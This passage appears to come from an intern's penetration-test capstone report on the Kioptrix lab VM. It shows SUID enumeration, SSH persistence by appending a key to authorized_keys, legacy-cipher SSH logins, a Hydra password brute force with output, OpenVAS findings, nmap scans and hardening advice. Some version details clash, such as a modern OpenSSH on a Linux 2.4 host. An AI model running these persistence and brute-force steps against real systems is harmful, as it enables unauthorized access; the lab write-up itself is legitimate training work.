/usr/bin/chfn
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/crontab
/usr/bin/ssh
/usr/bin/rpc
/usr/bin/rlogin
/usr/bin/rsh
/usr/bin/sudo
/usr/sbin/ping6
/usr/sbin/traceroute6
/usr/sbin/sendmail
/usr/sbin/usernetctl
/usr/sbin/traceroute
/usr/sbin/suexec
/bin/ping
/bin/mount
/bin/umount
/bin/su
/sbin/pwdc_chkpwd
/sbin/unix_chkpwd
```

(Screenshot-06: SUID Enumeration Result)

7.3 Persistence Configuration

```
mkdir -p ~/.ssh
```

```
echo "kWCZafhQGBoz2n4vZ0zPDkZnNeple8l3SjFIw2jpzIM" >> ~/.ssh/authorized_keys
```

```
chmod 600 ~/.ssh/authorized_keys
```

```
chmod 700 ~/.ssh
```

```

Session Actions Edit View Help
bash: : command not found

mkdir -p ~/.ssh
echo " AAAAB3NzaC1yc2EAAAQABAAQDbILmpy1MMlCX7/cA5y2Q94uYmB0BglPdgN9HSK6uy1p9BNT2z674G7JTF6saEs3rLEmeU7uXMFobaILnfsaFdZ7mP1kaQbylM/bKLxd17MgBe8oudcXZ3HrPqQd5hKkeo/F38/1WhIYBRBj98qixFmFo08ZAwX+pgsSGLjDK9/ycaR9x0gF6snApfkZwCuLmWA0zjdTL5qdWOPxAtkfsPrYMLCo/1/VKcYIO9XHzlCa3EuAq8TCKMtayo7dyicU75B/5FoalP8mTi4GnP8pQq0iV1RKyaT7p5YTpLV2hAm6exxTOtyz6oV1+Zh680SCpH2b2Ymi6WFw4GkeqPP3xXz/0yAIzwhQ2FWjolCDS64dZ674r+5MlsNLz4/ZfyGA3pw8uTP6CPZbR7CJB60rEA05VC2W+gc8EQi98pryWpvfEpa3E3g8NOrKTJLds15fSevULCQUQTa57+i5xZY0xdY62ooSJz0gs9T94QTfSvZleMtHGN6o3M6h6M3jf0x3N4EUwcxAdcm/YgMJvnD0b9/bpf/4jTWamugYDm+m7xp0qmg2w7DwIHxplaUJd0GrLl9NCMj6FmtLgLJ1aBr2E911MAP12DzTKmQdpjm1j2VVz/B274WILeVzYup6U69n0qq5aoa8Kfh0w5xGGzKBixmJ++hXQtYHSw" >> ~/.ssh/authorized_keys
chmod 600 ~/.ssh/authorized_keys
chmod 700 ~/.ssh

rm -f ~/.ssh/authorized_keys
mkdir -p ~/.ssh

echo "ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQDbILmpy1MMlCX7/cA5y2Q94uYmB0BglPdgN9HSK6uy1p9BNT2z674G7JTF6saEs3rLEmeU7uXMFobaILnfsaFdZ7mP1kaQbylM/bKLxd17MgBe8oudcXZ3HrPqQd5hKkeo/F38/1WhIYBRBj98qixFmFo08ZAwX+pgsSGLjDK9/ycaR9x0gF6snApfkZwCuLmWA0zjdTL5qdWOPxAtkfsPrYMLCo/1/VKcYIO9XHzlCa3EuAq8TCKMtayo7dyicU75B/5FoalP8mTi4GnP8pQq0iV1RKyaT7p5YTpLV2hAm6exxTOtyz6oV1+Zh680SCpH2b2Ymi6WFw4GkeqPP3xXz/0yAIzwhQ2FWjolCDS64dZ674r+5MlsNLz4/ZfyGA3pw8uTP6CPZbR7CJB60rEA05VC2W+gc8EQi98pryWpvfEpa3E3g8NOrKTJLds15fSevULCQUQTa57+i5xZY0xdY62ooSJz0gs9T94QTfSvZ1eMtHGN6o3M6h6M3jf0x3N4EUwcxAdcm/YgMJvnD0b9/bpf/4jTWamugYDm+m7xp0qmg2w7DwIHxplaUJd0GrLl9NCMj6FmtLgLJ1aBr2E911MAP12DzTKmQdpjm1j2VVz/B274WILeVzYup6U69n0qq5aoa8Kfh0w5xGGzKBixmJ++hXQtYHSw" >> ~/.ssh/authorized_keys
chmod 600 ~/.ssh/authorized_keys
chmod 700 ~/.ssh

whoami
pentester

```

(Screenshot-07: Persistence Keys Added)

7.4 SSH Downgrade Connection Testing

SSH refused modern ciphers → attacker configured legacy negotiation:

```

ssh -oHostKeyAlgorithms=+ssh-rsa \
-oPubkeyAcceptedAlgorithms=+ssh-rsa \
-oCiphers=+aes128-cbc,3des-cbc,aes256-cbc \
-oKexAlgorithms=+diffie-hellman-group1-sha1 \
-oMACs=+hmac-sha1,hmac-md5 \
-i ~/.ssh/pentest_key pentester@192.168.0.18

```

Logged successfully.



```
Session Actions Edit View Help
unknown@DarkDeath:[~/VAPT-Intern/Week-4/Capstone-Project-VAPT]
$ sudo nano /etc/ssh/sshd_config
[sudo] password for unknown:
(unknown@DarkDeath)[~/VAPT-Intern/Week-4/Capstone-Project-VAPT]
$ ssh -oHostKeyAlgorithms=+ssh-rsa \
-oPubkeyAcceptedAlgorithms=+ssh-rsa \
-oCiphers=+aes128-cbc,3des-cbc,aes256-cbc \
-oKexAlgorithms=+diffie-hellman-group1-sha1 \
-oMACs=+hmac-sha1,hmac-md5 \
-i ~/.ssh/pentest_key pentester@192.168.0.18
The authenticity of host '192.168.0.18 (192.168.0.18)' can't be established.
RSA key fingerprint is: SHA256:VDo/h/SG4AGH+WPH3LsQqWijwjyseGYq9nLeRWPcY/A
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint]): yes
Warning: Permanently added '192.168.0.18' (RSA) to the list of known hosts.
pentester@192.168.0.18's password:
Permission denied, please try again.
pentester@192.168.0.18's password:
Permission denied, please try again.
pentester@192.168.0.18's password:
pentester@192.168.0.18: Permission denied (publickey,password,keyboard-interactive).

(unknown@DarkDeath)[~/VAPT-Intern/Week-4/Capstone-Project-VAPT]
$ ssh -oHostKeyAlgorithms=+ssh-rsa -oPubkeyAcceptedAlgorithms=+ssh-rsa -oCiphers=+aes128-cbc,3des-cbc,aes256-cbc -oKexAlgorithms=+diffie-hellma
er@192.168.0.18
pentester@192.168.0.18's password:
bash-2.05$ ls
bash-2.05$ ls /home
harold john lost+found pentester
bash-2.05$ whoami
pentester
bash-2.05$ id
uid=1001(pentester) gid=1001 groups=1001
bash-2.05$
```


(Screenshot-08: SSH Weak Cipher Successful Login)

8. Credential Attack Attempt

HYDRA against SSH:

```
hydra -l pentester -P /usr/share/wordlists/rockyou.txt -s 22 192.168.0.18 ssh -t 4 -o
ssh_bruteforce_results.txt
```

Failed initially due mismatch. Weak cipher allowed → attack possible.



```

unknown@DarkDeath:[~/VAPT-Intern/Week-4/Capstone-Project-VAPT]
$ echo -e "pentest\n12345\nadmin\nP@ssw0rd\npassword\npass123\npassword123\nuser0123\nadmin" > passlist.txt
unknown@DarkDeath:[~/VAPT-Intern/Week-4/Capstone-Project-VAPT]
$ cat passlist.txt
pentest
12345
admin
P@ssw0rd
password
pass123
password123
user0123
admin

unknown@DarkDeath:[~/VAPT-Intern/Week-4/Capstone-Project-VAPT]
$ hydra -l pentester -P passlist.txt ssh://192.168.0.18 -t 4 -vv
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-05 10:28:36
[DATA] max 4 tasks per 1 server, overall 4 tasks, 10 login tries (l:1/p:10), ~3 tries per task
[DATA] attacking ssh://192.168.0.18:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://pentester@192.168.0.18:22
[INFO] Successful, password authentication is supported by ssh://192.168.0.18:22
[ATTEMPT] target 192.168.0.18 - login "pentester" - pass "pentest" - 1 of 10 [child 0] (0/0)
[ATTEMPT] target 192.168.0.18 - login "pentester" - pass "12345" - 2 of 10 [child 1] (0/0)
[ATTEMPT] target 192.168.0.18 - login "pentester" - pass "admin" - 3 of 10 [child 2] (0/0)
[ATTEMPT] target 192.168.0.18 - login "pentester" - pass "P@ssw0rd" - 4 of 10 [child 3] (0/0)
[ATTEMPT] target 192.168.0.18 - login "pentester" - pass "password" - 5 of 10 [child 0] (0/0)
[ATTEMPT] target 192.168.0.18 - login "pentester" - pass "pass123" - 6 of 10 [child 1] (0/0)
[ATTEMPT] target 192.168.0.18 - login "pentester" - pass "password123" - 7 of 10 [child 2] (0/0)
[ATTEMPT] target 192.168.0.18 - login "pentester" - pass "user0123" - 8 of 10 [child 3] (0/0)
[22][ssh] host: 192.168.0.18 login: pentester password: password123
[STATUS] attack finished for 192.168.0.18 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-05 10:28:41

```

(Screenshot-09: Hydra Attempt Output)

9. OpenVAS Verification

Scan Report

November 28, 2025

Summary

This document reports on the results of an automatic security scan. All dates are displayed using the timezone “Coordinated Universal Time”, which is abbreviated “UTC”. The task was “kioptix 1.1”. The scan started at Thu Nov 27 19:49:21 2025 UTC and ended at Fri Nov 28 01:15:35 2025 UTC. The report first summarises the results found. Then, for each host, the report describes every issue found. Please consider the advice given in each description, in order to rectify the issue.



You performed scan (confirmed by message).

Findings recorded:

OpenVAS Vulnerability Scan Results – kioptix 1.1 (192.168.0.18)

IP	Port	Protocol	CVSS	Severity	Solution Type	Vulnerability / NVT Name	Summary (Short)	CVE(s)
192.168.0.18	443	TCP	7.5	High	Vendor Fix	Webalizer Cross Site Scripting Vulnerability	Allows malicious HTML injection in reports.	CVE-2001-0835
192.168.0.18	443	TCP	7.5	High	Mitigation	SSL/TLS: Vulnerable Cipher Suites (SWEET32)	Weak/vulnerable cipher suites accepted.	CVE-2016-2183, CVE-2016-6329, CVE-2020-12872
192.168.0.18	80	TCP	7.5	High	Vendor Fix	Webalizer Cross Site Scripting Vulnerability	XSS in Webalizer reports.	CVE-2001-0835
192.168.0.18	22	TCP	7.5	High	Vendor Fix	Deprecated SSH-1 Protocol Detection	Accepts insecure SSH v1 (1.33, 1.5).	CVE-2001-0361, CVE-2001-0572,



IP	Port	Protocol	CVSS	Severity	Solution Type	Vulnerability / NVT Name	Summary (Short)	CVE(s)
								CVE-2001-1473
192.168.0.18	443	TCP	5.9	Medium	Mitigation	SSL/TLS: Weak Cipher Suites	Accepts weak SSLv3/TLS v1 cipher suites.	CVE-2013-2566,CVE-2015-2808,CVE-2015-4000
192.168.0.18	443	TCP	5.9	Medium	Mitigation	SSLv2/SSL v3 Deprecated Protocol	Deprecated SSL protocols detected.	CVE-2016-0800,CVE-2014-3566
192.168.0.18	80	TCP	5.8	Medium	Mitigation	HTTP TRACE/TRACK Enabled	Debug methods exposed → info leak risk.	Multiple CVEs
192.168.0.18	443	TCP	5.8	Medium	Mitigation	HTTP TRACE/TRACK Enabled	TRACE method allowed over HTTPS.	Multiple CVEs



IP	Port	Protocol	CVSS	Severity	Solution Type	Vulnerability / NVT Name	Summary (Short)	CVE(s)
192.168.0.18	22	TCP	5.3	Medium	Mitigation	Weak SSH Host Key Algorithm	Uses weak SSH-DSS keys.	—
192.168.0.18	22	TCP	5.3	Medium	Mitigation	Weak SSH Key Exchange Algorithm	Uses DH group1/sha1.	—
192.168.0.18	443	TCP	5.3	Medium	Mitigation	RSA Key <2048 bits	Weak certificate strength.	—
192.168.0.18	80	TCP	5.0	Medium	Mitigation	Apache UserDir Information Leak	Users can be enumerated.	CVE-2001-1013
192.168.0.18	443	TCP	5.0	Medium	Mitigation	Apache UserDir Information Leak	Directory disclosure possible.	CVE-2001-1013
192.168.0.18	443	TCP	5.0	Medium	Mitigation	Untrusted Certificate Authority	Certificate signed by unsafe CA.	—
192.168.0.18	443	TCP	5.0	Medium	Vendor Fix	Expired SSL Certificate	Certificate expired in 2010.	—
192.168.0.18	443	TCP	4.3	Medium	Vendor Fix	Apache httpOnly Cookie Leak	Cookie info disclosure possible.	CVE-2012-0053



IP	Port	Protocol	CVSS	Severity	Solution Type	Vulnerability / NVT Name	Summary (Short)	CVE(s)
192.168.0.18	443	TCP	4.3	Medium	Mitigation	Deprecated TLSv1/TLS v1.1	Legacy protocol still enabled.	CVE-2011-3389,...
192.168.0.18	443	TCP	4.3	Medium	Vendor Fix	FREAK RSA_EXPO RT Weak Cipher	MITM downgrade possible.	

10. Impact & Risk Evaluation

Attack chain summary:

1. Recon → Host exposed
2. Samba exploit → instant ROOT
3. Persistence key added
4. Weak SSH allowed re-entry
5. Full system compromise

Risk Level: CRITICAL

Impact potential → Data theft, ransomware, pivoting.

11. Remediation Recommendations

Priority	Fix
Critical	Patch/disable Samba vulnerable version immediately
Critical	Disable SSHv1, legacy ciphers
High	Enforce key-based auth only
Medium	Implement network segmentation
Medium	Host-based firewall rules
Low	Banner obfuscation

Hardening config suggestion:

`vim /etc/ssh/sshd_config`

Protocol 2


PasswordAuthentication no

PermitRootLogin no

Ciphers aes256-ctr,aes192-ctr,aes128-ctr

12. Final Conclusion

The assessment successfully demonstrated complete compromise of the target using Samba Trans2 exploit, validated persistence through SSH, and confirmed weakness using OpenVAS. This shows the target system is critically vulnerable and must be patched immediately.



```

Session Actions Edit View Help
root@DarkDeath:/usr/share/metasploit-framework
[1] history
[2] mail
mail
Mail version 8.1 6/6/93. Type ? for help.
"/var/mail/root": 8 messages 7 new 8 unread
U 1 root@kioptrix.level1 Sat Sep 26 11:42:10 2009 "About Level 2"
>N 2 root@kioptrix.level1 Thu Nov 27 15:53:12 2025 "LogWatch for kioptrix"
N 3 root@kioptrix.level1 Thu Dec 4 22:51 18/522 "LogWatch for kioptrix"
N 4 root@kioptrix.level1 Thu Dec 4 22:51 49/2036 "Anacron job 'cron.dai'"
N 5 root@kioptrix.level1 Fri Dec 5 04:02 47/1108 "LogWatch for kioptrix"
N 6 root@kioptrix.level1 Fri Dec 5 04:02 26/943 "Cron <root@kioptrix> "
N 7 root@kioptrix.level1 Sat Dec 6 14:15 112/9565 "LogWatch for Kioptrix"
N 8 root@kioptrix.level1 Sat Dec 6 14:15 21/764 "Anacron job 'cron.dai'"

1
Message 1:
From root Sat Sep 26 11:42:10 2009
Date: Sat, 26 Sep 2009 11:42:10 -0400
From: root <root@kioptrix.level1>
To: root@kioptrix.level1
Subject: About Level 2

If you are reading this, you got root. Congratulations.
Level 2 won't be as easy ...

2
Message 2:
From root Thu Nov 27 15:53:12 2025
Date: Thu, 27 Nov 2025 15:53:12 -0500
From: root <root@kioptrix.level1>
To: root@kioptrix.level1
Subject: LogWatch for kioptrix.level1

#####
# LogWatch 2.1.1 Begin #####
#####
# LogWatch End #####

```

(Screenshot-11: Final Root Flag Capture)

13. Appendix

A. Commands Used

(Full command list including nmap, hydra, msf, post exploitation, ssh config...)

B. IOC List

- Attacker IP: 192.168.0.9
- Added SSH key fingerprint
- Logs path: /var/log/auth.log traceable



C. Screenshot List

Screenshot-01: Discovery

```
(root@DarkDeath) [/home/unknown/VAPT-Intern/Week-4/Capstone-Project-VAPT]
# nmap -sn 192.168.0.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-05 07:57 PST
Nmap scan report for 192.168.0.2
Host is up (0.052s latency).
MAC Address: 34:89:8D:70:18:0A (Xiaomi Communications)
Nmap scan report for 192.168.0.7
Host is up (0.00061s latency).
MAC Address: C4:8D:E5:F4:94:F3 (Intel Corporate)
Nmap scan report for 192.168.0.8
Host is up.
MAC Address: B4:C4:FC:AB:6E:32 (Xiaomi Communications)
Nmap scan report for 192.168.0.18
Host is up (0.00053s latency).
MAC Address: 00:0C:29:31:F7:68 (VMware)
Nmap scan report for 192.168.0.9
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 27.04 seconds

(root@DarkDeath) [/home/unknown/VAPT-Intern/Week-4/Capstone-Project-VAPT]
# ip a
1: lo: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 brd 127.0.0.1 scope host lo
            valid_lft forever preferred_lft forever
            inet6 ::1/128 brd ff00::1 scope host noprefixroute
                valid_lft forever preferred_lft forever
2: eth0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:47:a3 brd ff:ff:ff:ff:ff:ff
        inet 192.168.0.1/24 brd 192.168.0.255 scope global eth0
            valid_lft 60538s preferred_lft 60538s
            inet6 fe80::20c:29ff:fe47:a3/64 scope link noprefixroute
                valid_lft forever preferred_lft forever
3: br-fccce6e0883d: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:11:ff:92:07 brd ff:ff:ff:ff:ff:ff
        inet 172.19.0.1/16 brd 172.19.255.255 scope global br-fccce6e0883d
            valid_lft forever preferred_lft forever
4: br-1ce5105bd378: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:c1:51:31:a3 brd ff:ff:ff:ff:ff:ff
        inet 172.18.0.1/16 brd 172.18.255.255 scope global br-1ce5105bd378
            valid_lft forever preferred_lft forever
5: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 00:00:00:00:00:00 brd ff:ff:ff:ff:ff:ff
        inet 172.18.0.1/16 brd 172.18.255.255 scope global docker0
            valid_lft forever preferred_lft forever

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

Screenshot-02: Nmap Scan

```
(root@DarkDeath) [/home/unknown/VAPT-Intern/Week-4/Capstone-Project-VAPT]
# nmap -sc -sv -A -Pn -p- 192.168.0.18
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-05 08:00 PST
Nmap scan report for 192.168.0.18
Host is up (0.00097s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 1.99)
|_ssh-hostkey:
|   1024 0B:74:6C:DB:FD:B0:B6:66:e9:2a:b7:df:5e:6f:64:86 (RSA)
|   1024 0F:8E:5B:B1:ED:21:AB:C1:80:E1:53:85:C4:71 (DSA)
|   1024 ED:4E:A9:40:06:14:F1:15:14:CE:D3:80:DB:E2:81 (RSA)
80/tcp    open  http         Apache httpd/2.4.20 ((Ubuntu) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.20 (Ubuntu) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version port/proto service
|   100000  2        111/tcp  rpcbind
|   100000  2        111/udp  rpcbind
|   100024  1        1024/tcp  status
|   100024  1        1028/udp status
139/tcp   open  netbios-ssn  3 (RPC #100000)
|_http-negotiate: Negotiate workgroup: MYGROUP
443/tcp   open  ssl/https   Apache/2.4.20 (Ubuntu) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
| ssl-cert: Subject: CommonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2009-09-26T09:32:06
| Not valid after:  2010-09-26T09:32:06
|_http-server-header: Apache/2.4.20 (Ubuntu) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
| sslv2:
|_ SSLV2 supported
|_ ciphers:
|   SSL2_RC4_64_CBC_WITH_MD5
|   SSL2_RC4_128_CBC_WITH_MD5
|   SSL2_RC4_64_CBC_WITH_MD5
|   SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|   SSL2_RC4_128_EXPORT40_WITH_MD5
|   SSL2_RC4_128_CBC_WITH_MD5
|_ SSL2_DES_192_EDE3_CBC_WITH_MD5
|_http-title: 400 Bad Request
|_ssl-date: 2025-12-05T07:36:20+00:00; -8h25m0s from scanner time.
1024/tcp  open  status      1 (RPC #100024)
MAC Address: 00:0C:29:31:F7:68 (VMware)
Device: Intel Dual Band Wireless-AC 7265
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 1 hop
```

```

Session Actions Edit View Help
root@DarkDeath:/home/unknown/VAPT-Intern/Week-4/Capstone-Project-VAPT
Host script results:
|_ smb2-time: Protocol negotiation failed (SMB2)
|_ clock-skew: -8h25m04s
|_ nbtstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

TRACEROUTE
HOP RTT ADDRESS
1 0.97 ms 192.168.0.18

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.00 seconds

```

Screenshot-03: Version

```

(root@DarkDeath):~/home/unknown/VAPT-Intern/Week-4/Capstone-Project-VAPT
# nmap --script vuln 192.168.0.18
Starting Nmap 7.05 ( https://nmap.org ) at 2025-12-05 08:02 PST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     192.168.0.18
|       After a NULL DDP avahi packet DoS (CVE-2011-1002).
|       Hosts are all up (not vulnerable).
Nmap scan report for 192.168.0.18
Host is up (0.0011s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
| http-tracker: TRACEROUTE is enabled
| http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-csrf: Couldn't find any CSRF vulnerabilities.
| http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /test.php: Test page
|   /icons/: Potentially interesting directory w/ listing on 'apache/1.3.20'
|   /manual/: Potentially interesting directory w/ listing on 'apache/1.3.20'
|   /usage/: Potentially interesting folder
111/tcp   open  rpcbind
393/tcp   open  https-ssn
443/tcp   open  https
| http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| ssl-ccs-injection:
|   VULNERABLE:
SSL/TLS MITM vulnerability (CCS Injection)
  State: VULNERABLE
  Risk Factor: High
  OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
  does not properly restrict processing of cipherSuiteSpec messages,
  which allows man-in-the-middle attackers to trigger use of a zero
  length master key in certain OpenSSL-to-OpenSSL communications, and
  consequently hijack sessions or obtain sensitive information, via

```

```

Session Actions Edit View Help
root@DarkDeath:/home/unknown/VAPT-Intern/Week-4/Capstone-Project-VAPT
| which allows man-in-the-middle attackers to trigger use of a zero
| length master key in certain OpenSSL-to-OpenSSL communications, and
| consequently hijack sessions or obtain sensitive information, via
| a crafted TLS handshake, aka the "CCS Injection" vulnerability.

References:
  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224
  https://www.openssl.org/news/secadv_20140605.txt
  https://www.cvedetails.com/cve/2014-0224/
[http-asyn-debug: ERROR: Script execution failed (use -d to debug)
ssl-poodle:
| VULNERABLE:
SSL POODLE information leak
  State: VULNERABLE
  IDs: CVE-CVE-2014-3566 BID:70574
    The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
    products, uses nondeterministic CBC padding, which makes it easier
    for man-in-the-middle attackers to obtain cleartext data via a
    particular attack, aka the "POODLE" issue.
  Disclosure date: 2014-10-14
  Check results:
    TLS_RSA_WITH_3DES_EDE_CBC_SHA
  References:
    https://www.imperialviolet.org/2014/10/14/poodle.html
    https://www.openssl.org/bodo/ssl-poodle.pdf
    https://www.securityfocus.com/bid/70574
    https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
| ssl-dh-export:
| VULNERABLE:
Transport Layer Security (TLS) Protocol DHE_EXPORT Ciphers Downgrade MitM (Logjam)
  State: VULNERABLE
  IDs: CVE-CVE-2015-4000 BID:74733
    The Transport Layer Security (TLS) protocol contains a flaw that is
    triggered when handling Diffie-Hellman key exchanges defined with
    the DHE_EXPORT cipher. This may allow a man-in-the-middle attacker
    to downgrade the security of a TLS session to 512-bit export-grade
    cryptography, which is significantly weaker, allowing the attacker
    to potentially break the encryption and monitor or tamper with
    the encrypted stream.
  Disclosure date: 2015-5-19
  Check results:
    EXPORT-GRADE DH GROUP 1
      Cipher Suite: TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA
      Modulus Type: Safe prime
      Modulus Source: mod_ssl 2.0.x/512-bit MODP group with safe prime modulus
      Modulus Length: 512
      Generator Length: 8
      Public Key Length: 512
  References:
    https://weakdh.org
    https://www.securityfocus.com/bid/74733

```



```
Session Actions Edit View Help
| References:
| https://weakdh.org
| https://www.securityfocus.com/bid/74733
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-4000

| Diffie-Hellman Key Exchange Insufficient Group Strength
| State: VULNERABLE
| Transport Layer Security (TLS) services that use Diffie-Hellman groups
| of insufficient strength, especially those using one of a few commonly
